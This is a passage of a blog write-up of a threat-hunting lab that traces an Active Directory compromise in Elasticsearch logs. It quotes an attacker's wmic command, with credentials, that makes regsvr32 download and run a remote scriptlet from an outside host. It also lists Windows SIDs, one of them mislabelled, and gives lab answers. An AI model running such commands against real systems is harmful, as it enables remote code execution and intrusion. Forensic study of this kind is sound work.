
With the network connection of the event type and lsass.exe process, we can observe that IP 192.168.184.100 has two outbounds to 94.177.253.126

After filtering with event_type (network connection and process creation) and the domain host “DC01-CYBERCORP.cybercorp.com” (192.168.184.100), the “lsass.exe” processes were executed by the attacker from Jun 21, 2021 @ 03:10:06.000 till Jun 21, 2021 @ 20:38:55.000

The lsass.exe process is responsible for handling security-related tasks, such as authenticating users during the login process, enforcing security policies, and managing security tokens.

If we want to know what user attacker added to a domain controller, we have to take benefits from the local hostname “DESKTOP-BZ202CP.cybercorp.com”. Then, we can see below the command that happened on Jun 21, 2021, @ 17:21:22.000

wmic /node:192.168.184.100 /user:inventory /password:jschindler35 process call create 'regsvr32 /u /n /s /i:http://94.177.253.126:8080/Ec9KoccK.sct scrobj.dll'

The Windows Management Instrumentation (wmi.exe) Command-line (WMIC) utility executes a remote process on a domain controller (192.168.184.100) using the provided credentials (/user: inventory /password:jschindler35).
A compromised user account is a member of two Built-in privileged groups on the Domain Controller. The first group is the Administrators. Find the second group. Provide the SID of this group as an answer.

Mindset: Need to know what is SID and where to find it

What to look for? Log in Success, event ID

Security Identifiers (SIDs) in Windows. SIDs are unique identifiers assigned to security principals, such as user accounts, groups, and system processes, to identify and manage access control.”%{S-1–5–21–3899523589–2416674273–2941457644–513}”: This SID represents a well-known security group called “Domain Users” in an Active Directory environment. It is commonly used to grant default user permissions within a domain.

  1. “{S-1–1–0}”: This is the SID for the “Everyone” security group, which includes all users, including anonymous users, who can access a system.
  2. “%{S-1–5–32–544}”: This SID represents the “Administrators” group. Members of this group have full control over a system and can perform administrative tasks.
  3. “%{S-1–5–32–551}”: This SID corresponds to the “Backup Operators” group. Members of this group have permission to perform backup and restore operations on a system.
  4. “%{S-1–5–32–545}”: This SID represents the “Users” group. It includes all user accounts created on a system.
  5. “%{S-1–5–32–554}”: This SID represents the “BUILTIN\Pre-Windows 2000 Compatible Access” group. It provides compatibility with older Windows systems.
  6. “%{S-1–5–2}”: This SID is for the “Network” group, which includes all users who access the system over the network.
  7. “%{S-1–5–11}”: This SID corresponds to the “Authenticated Users” group, which includes all authenticated users on a system.
  8. “%{S-1–5–15}”: This SID represents the “This Organization” group, which includes all users and computers in the same organization or network.
  9. “%{S-1–18–1}”: This SID corresponds to the “Local System” account, which is a built-in account with extensive privileges on the local system.
  10. “%{S-1–5–21–3899523589–2416674273–2941457644–1105}”: This SID likely represents a specific user or security group in an Active Directory domain, as it contains a unique identifier specific to that domain.
  11. “%{S-1–16–12288}”: This SID represents the “System Mandatory Level” in the access control settings. It is used to define the security level of a system.

As to the information, Microsoft Active Directory Security Groups, the “{S-1–5–32–551} is what we are looking for!!!!

usr_token_groups


As a result of malicious code execution on the domain controller using a compromised account, the attacker got a reverse shell on that host. This shell used a previously not seen IP address as the command center. Specify its address as the answer.

What to look for? Network Connection, Not seen IP address.

We know the domain controller of hostname “ DC01-CYBERCORP.cybercorp.com”, and there is an IP that we have not seen “190.150.52.34”, which happened at Jun 21, 2021 @ 17:19:43.000
Conclusion

Personally, this threat hunting is the most difficult challenge that I have done, which took me 3 days to research and clarify what have to look for.

The attack flow was starting from WMI process as a persistence stage, then, the attacker exploits and injects memory via PowerShell script embedded with malicious code. Therfore, the attacker used C2 server as a reflector to compromise Active Directory for post-exploitation purpose.

The post-exploitation stage involves with credential dumping to compromise “Backup” account in order to connect back to another C2 server, which perhaps to get AD backup files.

Resource

Threat Hunting
Elasticsearch
Incident Response
Malware
Cyberdefender
Recommended from ReadMedium